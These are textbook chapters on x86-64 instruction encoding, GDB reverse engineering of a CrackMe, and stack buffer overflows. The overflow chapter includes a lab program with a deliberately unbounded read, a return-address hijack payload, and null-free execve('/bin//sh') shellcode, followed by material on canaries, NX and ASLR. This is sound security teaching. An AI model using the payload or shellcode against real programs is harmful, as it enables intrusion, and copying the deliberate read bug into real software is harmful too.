


Figure 21.2: The REX prefix byte. The top four bits are always 0100, so every REX byte falls between 0x40 and 0x4F.

W is the bit you will set most often. Put a 1 in W, leave the other three bits at 0, and the byte reads 0100 1000, which is `0x48`. That is why almost every 64-bit instruction you see in a disassembly begins with `48`, or with a cousin from the same family: `49` and `4C` show up as soon as `r8` through `r15` join in.

21.3 The Opcode Names the Operation

Right after the prefixes comes the opcode, the one field that is never missing. Its first byte names the operation. `0x89` is move register into register or memory, `0x01` is add, and `0x31` is exclusive-or. Those three share a shape: one operand comes from the `reg` field of the byte that follows, and the other comes from the `r/m` field. When an instruction carries a constant, or reaches into memory, a different opcode is used, and choosing it is the assembler's job.

21.4 The Register IDs

The `reg` and `r/m` fields are three bits wide, so each one can name only eight things. Those eight things are the classic registers, numbered 000 to 111, and the REX prefix reaches the other eight.

Bits	R = 0, B = 0	R = 1 or B = 1
`000`	`rax`	`r8`
`001`	`rcx`	`r9`
`010`	`rdx`	`r10`
`011`	`rbx`	`r11`
`100`	`rsp`	`r12`
`101`	`rbp`	`r13`
`110`	`rsi`	`r14`
`111`	`rdi`	`r15`

Table 21.1: The 3-bit hardware ID of every classic register. A set R or B bit moves you one column to the right.

A set R or B bit does not create a new table. It switches the reader to the right-hand column, so `r10`, for example, is just `rdx`'s ID with the R or B bit turned on. One row needs a warning: in a memory operand, an `r/m` value of 100 does not mean `rsp`, it means that a SIB byte follows.

21.5 The ModR/M Byte

The ModR/M byte packs three numbers into eight bits: two bits of `mod`, three bits of `reg`, and three bits of `r/m`. These are the fields that name registers

and choose between a register operand and a memory operand.




Figure 21.3: The ModR/M byte: two bits of mode, three bits of register, three bits of register or memory.

With `mod` set to 11 there is no memory access at all: both operands are registers, and the two three-bit fields pick them. With `mod` set to 00, 01, or 10 the operand is memory, and `mod` also chooses how many displacement bytes follow the ModR/M byte: none, one, or four.

21.6 Hand-Assembling mov rax, rbx

Now build an instruction with no help at all. The goal is `mov rax, rbx`, the same move you have been writing since Chapter 1.

1. REX prefix. Both `rax` and `rbx` are 64-bit registers, so W is 1. Neither register is from `r8` to `r15`, so R, X, and B stay 0. That reads 0100 1000, which is `0x48`.
2. Opcode. A register-to-register move uses `0x89`, the opcode for move register into register or memory. `rbx` is the source, so it goes in `reg`, and `rax` is the destination, so it goes in `r/m`.
3. ModR/M. Both operands are registers, so `mod` is 11. `rbx` is ID 011 and `rax` is ID 000, which packs as 11 011 000. Read those eight bits as one byte: 1101 1000, or `0xD8`.

So `mov rax, rbx` is `48 89 D8`. Three bytes, and you chose every one of them.

Now look back at `B8 01 00 00 00` from Chapter 1. Same mnemonic, different length, and you can now say why. There is no REX byte, because the destination is a 32-bit register and no operand lives in `r8` to `r15`. The opcode `0xB8` moves a constant into a 32-bit register, and it brings a four-byte

immediate with it. Those four bytes spell the constant 1, least significant byte first.

Key concept

One line of assembly, one machine instruction. The assembler only chooses the bytes; reading them back is a skill, not magic.

21.7 The Bytes Are the Instruction

The bytes are not a description of the instruction. They are the instruction. Nothing checks that they came from an assembler, so you can type them into a code section yourself with `db`.

```
; nasm -f elf64 raw.asm -o raw.o
; ld raw.o -o raw
section .text
    global _start

_start:
    db 0x48, 0x89, 0xD8     ; this line IS mov rax, rbx, byte for byte
    mov rax, 60             ; exit syscall
    xor rdi, rdi
    syscall
```

raw.asm

Assemble, link, and run that program and it exits cleanly with status 0. Take it apart in a disassembler and the `db` line comes back as `mov rax,rbx`. The assembler performs the same translation you just did by hand, only faster and without mistakes.

That is the whole trick. In Chapter 1 you wrote one line and got five bytes and you had to trust them. Now the five bytes make sense, and so will the three bytes of any register move you meet in a disassembly.

What you learned

- x86-64 instructions are variable length, 1 byte to 15 bytes, while ARM64 and RISC-V fix every instruction at 4 bytes.
- The fields always appear in this order: legacy prefixes, REX, opcode,

ModR/M, SIB, displacement, immediate. Only the opcode is always present.

- The REX prefix lives in the range 0x40 to 0x4F. The top four bits are 0100 and the bottom four are W, R, X, and B.
- W = 1 means a 64-bit operand; R, X, and B reach the registers `r8` through `r15`.
- W set on its own gives `0x48`, which is why 64-bit instructions in a disassembly usually start with `48`, `49`, or `4C`.
- The register IDs run 000 for `rax` to 111 for `rdi`, and a set R or B bit switches the reader to `r8` to `r15`.
- The ModR/M byte holds `mod` (2 bits), `reg` (3 bits), and `r/m` (3 bits). `mod` = 11 means both operands are registers.
- `mov rax, rbx` is `48 89 D8`, and `mov eax, 1` is `B8 01 00 00 00`. `db 0x48, 0x89, 0xD8` in a code section executes as `mov rax, rbx`, because the bytes are the instruction.

Exercises

1. Hand-assemble `mov rax, rcx`. Write the REX byte, the opcode, and the ModR/M byte, then check your answer against a disassembler.
2. Hand-assemble `mov r8, rax`. One of the four flag bits has to be set this time. Which one, and what is the final byte sequence?
3. Copy the listing above and replace the `db` line with `mov rax, rbx`. Assemble both versions, disassemble each object file, and compare the two `.text` sections. Are the bytes identical?
4. Explain, in two sentences, why `mov eax, 1` needs no REX prefix but `mov rax, rbx` does.

22

Debugging and Reverse Engineering with GDB

22.1 Flying Blind Without a Debugger

Writing assembly without a debugger is flying blind. If one register holds the wrong value, or a pointer is off by a byte, your program does not hand you a polite stack trace with a file name and a line number the way Python or Java would. It does exactly what you told it, reads from an address that does not exist, and the kernel kills it on the spot: `Segmentation fault (core dumped)`. That is the whole report. No line number, no function name, no hint about which register pointed somewhere illegal.

Two tools ship on every Linux machine and close that gap: `gdb`, the GNU debugger, and `objdump`, the disassembler. Together they give you X-ray vision into the CPU. You can pause time between two instructions, watch registers change one step at a time, read raw bytes in memory, and take apart a mystery binary that came with no source code at all.

The first move happens before the program ever runs. Assemble with `-g -F dwarf` and NASM writes symbol names and line numbers into the object file, so gdb can answer with `_start` instead of a bare address:

assembling with symbols

```
$ nasm -f elf64 -g -F dwarf hello.asm -o hello.o
$ ld hello.o -o hello
$ gdb ./hello
```

22.2 The Cockpit

GDB defaults to AT&T syntax, where the operands of `mov %rax, %rbx` run in the opposite order from the NASM you have been writing. The same instruction in Intel syntax reads `mov rbx, rax`. Flip the display once and everything in this book lines up with what gdb shows you:

the cockpit, first screen

```
$ gdb ./hello
GNU gdb (Ubuntu 15.1-1ubuntu1 24.04.1) 15.1
Copyright (C) 2024 Free Software Foundation, Inc.
(gdb) set disassembly-flavor intel
(gdb) layout regs
[ No Source Available ]
None No process (src) In:                L?? PC: ??
```

Put that single `set disassembly-flavor intel` line in `~/.gdbinit` and gdb starts in Intel mode forever.

`layout regs` is the other half of the cockpit. It splits the terminal into three live windows. The top window lists every register, `rax`, `rbx` and the rest, through `rip` and `eflags`, and highlights in reverse video whichever one changed on the last instruction. The middle window shows the assembly around `rip`, with an arrow on the exact instruction that is about to run. The bottom window is your `(gdb)` prompt. The panes above it have nothing to show yet: no process is running, so the status line reads `In: L?? PC: ??`. The moment you type `run`, they fill in.

22.3 The Command Reference

Fourteen commands carry nearly all assembly work in gdb. Table 22.1 is the cheat sheet; everything later in this chapter is one of these commands.

The `x/` forms follow one pattern: the number is how many items, the middle letter is the format, and the last letter is the size. `x/8xb` therefore reads eight items, in hex, of byte size, and `x/4xg` reads four items in hex of giant size, g being gdb's name for an 8-byte quadword. `x/s` reads one string and `x/5i` reads five instructions.

Command	Short	What it does
`break _start`	`b _start`	Pauses at a label.
`break *0x401005`	`b *0x401005`	Pauses at an exact address.
`run`	`r`	Runs to the first breakpoint.
`stepi`	`si`	One instruction, stepping into calls.
`nexti`	`ni`	One instruction, stepping over calls.
`continue`	`c`	Runs to the next breakpoint or crash.
`info registers`	`i r`	Every register, hex and decimal.
`print/x $rax`	`p/x $rax`	One value; `/d` signed, `/t` binary.
`x/8xb &msg`	n/a	Eight bytes of memory, in hex.
`x/4xg $rsp`	n/a	The top four quadwords on the stack.
`x/s 0x402000`	n/a	The string at an address.
`x/5i $rip`	n/a	The next five instructions.
`set $rax = 42`	n/a	Writes a register while paused.
`quit`	`q`	Leaves gdb.

Table 22.1: The gdb commands you will use most often on assembly.

The trap

`stepi` steps into a `call`. Use it on `call printf` and you land inside the C library, where there is no source for your program and nothing you recognize. That is correct behavior, not a bug. When you meant to step over the call, the command you want is `nexti`.

22.4 A Real Session at _start

Here is the hello program from earlier chapters, stopped at its first instruction inside gdb on a real Linux machine. The commands are typed in order; the answers are exactly what gdb printed.

session: hello at _start

```
(gdb) break _start
Breakpoint 1 at 0x401000
```

```
(gdb) run
Breakpoint 1, 0x0000000000401000 in _start ()
(gdb) info registers
rax            0x0                 0
rbx            0x0                 0
rcx            0x0                 0
rdx            0x0                 0
rsi            0x0                 0
rdi            0x0                 0
rbp            0x0                 0x0
rsp            0x7fffffffeb90      0x7fffffffeb90
r8             0x0                 0
r9             0x0                 0
r10            0x0                 0
r11            0x0                 0
r12            0x0                 0
r13            0x0                 0
r14            0x0                 0
r15            0x0                 0
rip            0x401000            0x401000 <_start>
eflags         0x202               [ IF ]
```

the disassembly pane, same moment

```
=> 0x401000 <_start>:   mov    eax,0x1
   0x401005 <_start+5>:   mov    edi,0x1
   0x40100a <_start+10>:  movabs rsi,0x402000
   0x401014 <_start+20>:  mov    edx,0x13
   0x401019 <_start+25>:  syscall
   0x40101b <_start+27>:  mov    eax,0x3c
```

Read the register window first. Fifteen of the sixteen general-purpose registers are zero, because not one of your instructions has run yet. Below that, gdb lists the segment registers, which do not matter yet. The one register that stands out is `rsp`: `0x7fffffffeb90`, a real stack address near the top of the address space. That is Chapter 7's picture of the stack in the flesh. The kernel built that stack before handing control to `_start`, and your own code has not touched it.

`rip` holds `0x401000` and gdb labels it `<_start>`. A breakpoint stops the process before the instruction at that address runs, so the program counter points at the instruction rather than past it. The flag word, `eflags`, reads `0x202`, which gdb decodes as `[ IF ]`: interrupts are enabled.

The disassembly pane was captured at that same moment. The => marker sits on the line that is about to run: `mov eax, 0x1`, the call number for `sys_write`. The lines under it are the rest of that syscall's setup. The file descriptor goes into `edi`, the address of the message into `rsi` (gdb calls the 64-bit immediate form `movabs`), and the length into `edx` as `0x13`, which is 19 bytes. Then `syscall` fires, and the last visible line loads `0x3c`, the exit call number.

22.5 Reading Binaries Without a Debugger

What if someone hands you a compiled program: no `.c` file, no `.asm` file, just a file that runs? You know from Chapter 1 that machine code and assembly language have a one-to-one relationship. A disassembler reads the raw bytes of the `.text` section and translates them back into instructions. Run `objdump -d -M intel` on any binary: `-d` asks for a disassembly and `-M intel` asks for Intel syntax.

Compiled code has habits, and after a few binaries you spot them the way you spot handwriting. `xor eax, eax` clears a 64-bit register in 32-bit clothing: the 32-bit write zeroes all of `rax`, and the instruction encodes shorter than the 64-bit version. `test rax, rax` followed by `je` or `jz` is an `if`: `test` performs a bitwise AND and throws the result away, keeping only the flags, the same ghost arithmetic that `cmp` performs with a subtraction. And `cmp dword [rbp - 4], 0x539` is a local variable checked against a constant, in this case the hex `0x539`, which is decimal 1337.

Key concept

When there is no higher-level source, the assembly IS the source code. A reverse engineer reads the instructions that an author or a compiler left behind and reconstructs the intent from them. Every tool in this chapter exists to make that reading faster.

22.6 The Vault: A CrackMe

In security competitions, a CrackMe is a small program that asks for a password and then says yes or no. You get the binary and no source, and your job is to find the password or to walk past the check. The vault below is such

a program, except that this time you have the source too, so you can watch both jobs side by side. It reads one number with `scanf`, pushes it through four arithmetic steps, and compares the result against a constant. Link it with `gcc -no-pie` so the code keeps fixed addresses that are easy to name.

```
; ============================================================
; Project 22.1: vault.asm (the CrackMe puzzle)
; Assemble: nasm -f elf64 -g -F dwarf vault.asm -o vault.o
; Link:     gcc -no-pie vault.o -o vault
; ============================================================

default rel

section .data
    banner      db "=== BARE-METAL SECURITY VAULT ===", 10
                db "Enter numeric access pin: ", 0
    scan_fmt    db "%ld", 0
    granted_msg db "[+] ACCESS GRANTED! Welcome, Root Engineer.", 10
                db 0
    denied_msg  db "[-] ACCESS DENIED! Intruder alert logged.", 10, 0

section .bss
    user_pin    resq 1

section .text
    global main
    extern printf
    extern scanf

main:
    push rbp
    mov rbp, rsp

    ; Print prompt
    lea rdi, [banner]
    xor eax, eax
    call printf

    ; Read integer PIN from user
    lea rdi, [scan_fmt]
    lea rsi, [user_pin]
    xor eax, eax
    call scanf

    ; THE SECRET MATHEMATICAL KEY CHECK
    mov rax, [user_pin]         ; Load user's PIN into RAX
    imul rax, 3                 ; Step 1: Multiply PIN by 3
```

```
    add rax, 42                 ; Step 2: Add 42
    xor rax, 0xFF               ; Step 3: Bitwise XOR with 0xFF (255)
    cmp rax, 3906               ; Step 4: Does the result equal 3906?
    jne .access_denied          ; If not equal, jump to .access_denied

.access_granted:
    lea rdi, [granted_msg]
    xor eax, eax
    call printf
    jmp .exit

.access_denied:
    lea rdi, [denied_msg]
    xor eax, eax
    call printf

.exit:
    pop rbp
    xor eax, eax
    ret
```

vault.asm

The four instructions in the middle spell out the whole puzzle: multiply the PIN by 3, add 42, XOR the result with 0xFF, compare against 3906. Nothing in that chain is a trapdoor function. Each step can be run backward, and running a chain of instructions backward is exactly what the next section does.

22.7 Two Ways In

22.7.1 Method 1: Static, Undoing the Math

You never have to run the program in a debugger for this one. One command prints the whole binary as instructions:

```
the binary, read as instructions

$ objdump -d -M intel ./vault
```

Inside `main` you would find the check block, which objdump prints in exactly the dialect that gdb uses. If the pages of library code make your eyes swim, attach gdb to the same binary, break at `main`, and read the same in-

structions in the disassembly pane, where only the code around `rip` is on screen:

```
1 mov  rax, [user_pin]
2 imul rax, rax, 3
3 add  rax, 42
4 xor  rax, 0xff
5 cmp  rax, 3906
```

Listing 22.1: The check block as objdump prints it.

Now run it backward. Start from the compare and undo one step at a time: `3906 XOR 0xFF = 4029` (the inverse of XOR is XOR itself), then `4029 - 42 = 3987` (addition gives way to subtraction), then `3987 / 3 = 1329` (multiplication gives way to division). Type `1329` into `./vault` and the program prints `[+] ACCESS GRANTED! Welcome, Root Engineer.` Figure 22.1 draws the pipeline and its inverse.




Figure 22.1: The vault's check as a one-way pipeline. The solid arrows run the program's arithmetic left to right; the dashed arrows below undo it, right to left, from 3906 back to the pin.

22.7.2 Method 2: Dynamic, Surgery at the Compare

The dynamic route does not care whether the math can be reversed. Imagine the check was a hash, or a chain so long that inverting it by hand is hopeless. You can still walk past it. Break at `main`, run, and step with `ni` until the disassembly pane marks `cmp rax, 3906` as the next instruction. By then the program has printed the banner and read your wrong PIN, so type anything, for example `999`.

live surgery on vault

```
$ gdb ./vault
(gdb) set disassembly-flavor intel
(gdb) break main
(gdb) run
=== BARE-METAL SECURITY VAULT ===
Enter numeric access pin: 999
(gdb) set $rax = 3906
(gdb) nexti
(gdb) nexti
(gdb) continue
[+] ACCESS GRANTED! Welcome, Root Engineer.
```

Three commands did the work. `set $rax = 3906` wrote the value that the check wants into the register while the program was paused, `nexti` executed the `cmp` against that value (equal, so the zero flag is set), and the second `nexti` let `jne` fall through instead of jumping to `.access_denied`. The compare happens before the branch, so the write has to land before the `cmp` runs, not after it.

If you would rather skip the arithmetic completely, point the program counter past the whole check. In gdb, `set $rip = main.access_granted` sends execution straight to the code that prints the granted message (press Tab after `main.` if you want gdb to list the labels it can see), and `continue` runs the rest. The vault opens, and no arithmetic was undone at all.

What you learned

- Assemble with `-g -F dwarf` before you debug; without symbols, gdb has no names to show you.
- `set disassembly-flavor intel` (or that line in `~/.gdbinit`) puts gdb in the syntax this book uses.
- `layout regs` gives you three live windows: registers with the one just changed highlighted, the disassembly with the next instruction marked, and the prompt.
- `break` takes a label or an address, `run` starts the program, and then `stepi` steps into calls while `nexti` steps over them.
- Inspect with `info registers`, `print/x`, and the `x/` forms; change values with `set`.

- `objdump -d -M intel` reads a binary that has no debugger attached, and `xor eax, eax`, `test` plus `je`, and `cmp` against a constant are the three idioms to recognize.
- The vault's check runs backward: 3906 XOR 0xFF = 4029, 4029 minus 42 = 3987, and 3987 divided by 3 = 1329.

Exercises

1. Assemble hello.asm with `-g -F dwarf`, break at `_start`, and run `info registers`. Confirm that every general-purpose register except `rsp` is zero. Then run `stepi` four times and write down which registers change after each step.
2. In vault.asm, change `imul rax, 3` to `imul rax, 9` and leave the rest of the pipeline alone. Work backward from 3906 to find the new pin that opens the vault.
3. The disassembly pane shows `rip` at `0x401000`. Step once with `stepi` and report what `rax` holds afterward and which address the `=>` marker points at.
4. Crack the vault with live surgery: break at `main`, type a wrong PIN such as `999`, step to the compare, and set `$rax` to 3906. Then do it again without touching `rax`, by pointing `rip` at the label that prints the granted message.

23

Stack Smashing and Its Defenses

You have built stack frames by hand and walked them in GDB. Now you will break one on purpose. A stack buffer overflow, the most famous vulnerability in the history of computing, needs only three ingredients you have already met: a fixed-size buffer, a read that can write past its end, and a return address sitting right above it in memory.

23.1 The Frame You Already Know

A function that reserves a 16-byte local buffer starts with a prologue you can write from memory: `push rbp` saves the caller's base pointer at [rbp], `mov rbp, rsp` anchors the frame, and `sub rsp, 16` carves out the buffer at [rbp - 16].

The stack grows downward, from high addresses toward low addresses, so the buffer sits below the frame's bookkeeping. Here is the layout during the function body.




Figure 23.1: The frame before the overflow. The buffer holds 16 bytes at [rbp - 16], and the saved return address sits above it at [rbp + 8].

Read five things off the diagram. The buffer spans [rbp - 16] through [rbp - 1]. The saved rbp occupies [rbp]. The saved return address, pushed by the `call` that entered the function, occupies [rbp + 8]. The buffer is at low addresses, and the return address is above it. And `rsp` points at [rbp - 16], the first byte of the buffer.

23.2 The Direction of the Bug

Here is the detail that turns a size mistake into a security bug. The stack grows downward, but `sys_read`, `gets`, and `strcpy` write strings upward, from low addresses to high addresses. `sys_read` does not know your buffer is 16 bytes; all it knows is the count in `rdx`. `gets` and `strcpy` are worse: they have no count at all.

Send more bytes than the buffer holds and the input climbs the frame.

Payload bytes	Lands on	Typed in the lab
0-15	buffer at [rbp - 16]	16 letters “A”
16-23	saved rbp at [rbp]	8 letters “B”
24-31	return address at [rbp + 8]	8 address bytes

Table 23.1: How a 32-byte payload maps onto the frame.

Sixteen bytes fill the buffer. Bytes 16-23 overwrite the saved rbp. Bytes 24-31 overwrite the saved return address. Nothing checks the size during the write, so the only limit that matters is the one you set.

The lab program below gets that limit wrong in one line. The function `vulnerable_login` reserves 16 bytes, then asks `sys_read` for 64. Sixteen characters fit. Sixty-four bytes let you type directly over the place where `ret` will jump.

23.3 The Payoff: ret Believes the Stack

At the end of the function the epilogue does `mov rsp, rbp`, then `pop rbp`, then `ret`. That final `ret` does not check anything. It does not verify that the 8 bytes at [rbp + 8] point at code, and it does not care who wrote them. It pops those 8 bytes into `rip`, and the CPU continues there.

Key concept

`ret` believes whatever is on the stack. Control the 8 bytes at [rbp + 8] and you control `rip`.

The trap

A buffer overflow does not crash immediately. `sys_read` returns normally, the function keeps running, and the program may print its usual messages as if nothing happened. The bomb goes off later, when `ret` runs, far from the line of code that caused it.




Figure 23.2: The same frame after a 32-byte payload. The input marches up through the buffer, over the saved rbp, and into the return address that `ret` will pop into `rip`.

23.4 The Lab: Hijacking rip in stack_lab.asm

The program below contains two functions. `vulnerable_login` is the bug: a 16-byte buffer and a 64-byte read. `secret_vault` prints a banner and exits, and nothing in the program ever calls it. Its only way in is the return address of somebody else's frame.

```
; ============================================================
; stack_lab.asm - Chapter 23 lab
; A 16-byte buffer, a 64-byte read, and an uncalled secret_vault.
;
; Assemble: nasm -f elf64 stack_lab.asm -o stack_lab.o
; Link:     ld stack_lab.o -o stack_lab
; ============================================================
```

```
8
9  section .data
10     prompt_msg  db "Enter username (16 chars max): "
11     prompt_len  equ $ - prompt_msg
12
13     normal_msg  db "Normal login check completed. Exiting.", 10
14     normal_len  equ $ - normal_msg
15
16     secret_msg  db 10, "*** SECRET VAULT UNLOCKED VIA STACK OVERFLOW!
           ***", 10
17     secret_len  equ $ - secret_msg
18
19 section .text
20     global _start
21
22 _start:
23     call vulnerable_login       ; pushes the return address onto the
           stack
24
25     ; Normally, vulnerable_login returns right here:
26     mov rax, 1
27     mov rdi, 1
28     mov rsi, normal_msg
29     mov rdx, normal_len
30     syscall
31
32     mov rax, 60                 ; sys_exit(0)
33     xor rdi, rdi
34     syscall
35
36 ; ============================================================
37 ; Function: vulnerable_login
38 ; Bug:      Allocates a 16-byte stack buffer, but reads 64 bytes!
39 ; ============================================================
40 vulnerable_login:
41     push rbp                    ; save rbp (8 bytes at [rbp])
42     mov rbp, rsp
43     sub rsp, 16                 ; 16-byte buffer at [rbp - 16]
44
45     ; Print the prompt
46     mov rax, 1
47     mov rdi, 1
48     mov rsi, prompt_msg
49     mov rdx, prompt_len
50     syscall
51
52     ; BUG! Reading up to 64 bytes into a 16-byte buffer at [rsp]!
```

```
53      mov rax, 0                  ; sys_read
54      mov rdi, 0                  ; stdin
55      mov rsi, rsp                ; buffer starts at rsp, [rbp - 16]
56      mov rdx, 64                 ; allows up to 64 bytes!
57      syscall
58
59      mov rsp, rbp
60      pop rbp
61      ret                         ; pops [rbp + 8] into rip
62
63  ; ============================================================
64  ; Function: secret_vault (NEVER CALLED ANYWHERE IN THE CODE!)
65  ; ============================================================
66  secret_vault:
67      mov rax, 1
68      mov rdi, 1
69      mov rsi, secret_msg
70      mov rdx, secret_len
71      syscall
72
73      mov rax, 60                 ; clean exit after unlocking the vault
74      xor rdi, rdi
75      syscall
```

stack_lab.asm

Assemble it, link it, and ask the symbol table where the vault lives.

session: build and inspect

```
$ nasm -f elf64 stack_lab.asm -o stack_lab.o
$ ld stack_lab.o -o stack_lab
$ nm ./stack_lab | grep secret_vault
0000000000401058 t secret_vault
```

nm reports the address 0x0000000000401058 for `secret_vault`. Little-endian order means least significant byte first, so that address is the byte sequence 58 10 40 00 00 00 00 00. Those 8 bytes are the last part of the payload.

The payload has three parts: 16 “A” characters to fill the buffer, 8 “B” characters to stand in for the saved rbp, and the 8 address bytes to stand in for the return address. Build it and run it.

```
session: the hijack

$ printf "AAAAAAAAAAAAAAAA" > payload.bin
$ printf "BBBBBBBB" » payload.bin
$ printf "\x58\x10\x40\x00\x00\x00\x00\x00" » payload.bin
$ ./stack_lab < payload.bin
Enter username (16 chars max):
*** SECRET VAULT UNLOCKED VIA STACK OVERFLOW! ***
```

When `vulnerable_login` reaches `ret`, it pops the address you typed into `rip`, and execution continues at `secret_vault` even though no `call` to `secret_vault` exists anywhere in the program. The banner prints and the program exits cleanly.

Feed the same program a name of 16 characters or fewer and it behaves. The function returns normally to `_start`, which prints the usual message and exits. The hijack changes only one thing: where `ret` goes.

One warning about the address. The value 0x401058 came from one specific build. The linker decides where `secret_vault` lands, so your own binary will almost certainly place it somewhere else. Run nm on your binary and use your own number. That is also why a hard-coded address is a fragile weapon: build the same program as a position-independent executable with ASLR enabled and the address changes every run. Which brings us to the defenses.

23.5 Why Shellcode Avoids Null Bytes

Before stacks were marked non-executable, an attacker did not need to jump to a function that already existed. The attacker put raw machine code, called shellcode, inside the buffer itself and pointed the return address at the buffer. The classic goal is `execve("/bin//sh", NULL, NULL)`, which pops a command shell.

Shellcode has a delivery problem. C string functions such as `strcpy` stop copying the moment they see a null byte, 0x00, so shellcode cannot contain one. Compare two ways to zero a register. `mov rax, 0` carries four 0x00 bytes in its encoding, and a copy dies right there. `xor rax, rax` assembles to 48 31 C0, contains no 0x00 at all, and still leaves rax at 0.

```
1  ; A 25-byte, null-free execve("/bin//sh", NULL, NULL) sequence.
2  ; Read it, do not run it.
3
```

```
4       xor rsi, rsi                ; 48 31 F6 -> rsi = 0 (argv = NULL)
5       push rsi                    ; 56       -> 8 zero bytes, the
            terminator
6       mov rdi, 0x68732f2f6e69622f ; 48 BF 2F 62 69 6E 2F 2F 73 68
7       ; 10 bytes, the string "/bin//sh" in little-endian order
8       push rdi                    ; 57       -> push "/bin//sh"
9       push rsp                    ; 54       -> push the string's
            address
10      pop rdi                     ; 5F       -> rdi points at the string
11      xor rdx, rdx                ; 48 31 D2 -> rdx = 0 (envp = NULL)
12      push 59                     ; 6A 3B    -> 59 = sys_execve
13      pop rax                     ; 58       -> rax = 59, no 0x00 byte
14      syscall                     ; 0F 05    -> the kernel runs /bin/sh
```

execve.asm

The trick repeats everywhere. The string /bin//sh is written with a double slash so it fills exactly 8 bytes, and push rsi pushes 8 zero bytes to terminate it: the zeroes still exist, but they are created at run time by a register push instead of being typed into the payload. Watch the order. The terminator goes on the stack first, so the string lands below it, and push rsp followed by pop rdi leaves rdi pointing at the string. The syscall number 59 arrives through push and pop rather than a mov immediate that would drag nulls along. Any byte value a payload needs has to arrive by arithmetic or by memory, never as a literal zero.

23.6 The Three Defenses

No single layer stops every attack, so modern systems deploy three together.

Stack canaries. Build a C program with `-fstack-protector` and the compiler hides a secret random 8-byte number between the local buffers and the saved rbp, at [rbp - 8], read from thread-local storage at fs:0x28. The name comes from the canary in a coal mine: a small, early warning. Right before `ret`, the function compares [rbp - 8] with fs:0x28. An overflow marching upward has to cross the canary to reach the return address, so the secret no longer matches, and the program aborts with *** stack smashing detected *** before `ret` ever executes. To make room for the canary, the compiler moves the locals down 8 bytes: with protection on, a 16-byte buffer starts at [rbp - 24].

The NX bit. Memory pages carry permission bits, and the stack and heap are

writable but non-executable, a hardware rule also called DEP, data execution prevention. A page is writable or executable, never both. If `rip` jumps to an address on the stack, the CPU raises a fault instead of running those bytes. The buffer is still overwritten; it simply cannot be executed.

ASLR with PIE. The lab worked because 0x401058 never moved. When a program is built as a position-independent executable and the operating system enables address space layout randomization, the code, stack, heap, and libraries are loaded at random addresses on every run. A payload that carries a hard-coded address is stale the next time the program starts, and guessing is not a plan.




Figure 23.3: Three layers of defense around the return address: a canary below it, the NX bit against executing stack bytes, and ASLR with PIE against fixed addresses.

The most reliable defense is the one you own as a programmer: bound your reads. In your own assembly, never let the count in `rdx` be larger than the exact size of the buffer you allocated. The other layers make a mistake expensive; a correct count avoids the mistake.

What you learned

- A function with a 16-byte local buffer keeps the buffer at [rbp - 16], the saved rbp at [rbp], and the saved return address at [rbp + 8].
- `sys_read` writes upward, so bytes 16-23 overwrite the saved rbp and bytes 24-31 overwrite the return address.
- `ret` pops the 8 bytes at [rbp + 8] into `rip` without checking them, so whoever controls those bytes controls the program.

- The lab: 16 “A”, 8 “B”, then the little-endian address of an uncalled function, fed to a program that reads 64 bytes into a 16-byte buffer.
- Shellcode avoids 0x00 bytes because string copies stop at null; `xor rax, rax` replaces `mov rax, 0` in a payload.
- Stack canaries check a secret from fs:0x28 before `ret`; the NX bit refuses to execute stack pages; ASLR with PIE randomizes addresses every run.
- Never let the read count in `rdx` exceed the exact size of the buffer.

Exercises

1. The lab buffer is 16 bytes and the read limit is 64. Work out the payload for a 24-byte buffer: how many filler bytes come first, at which byte does the address start, and how long is the whole payload?
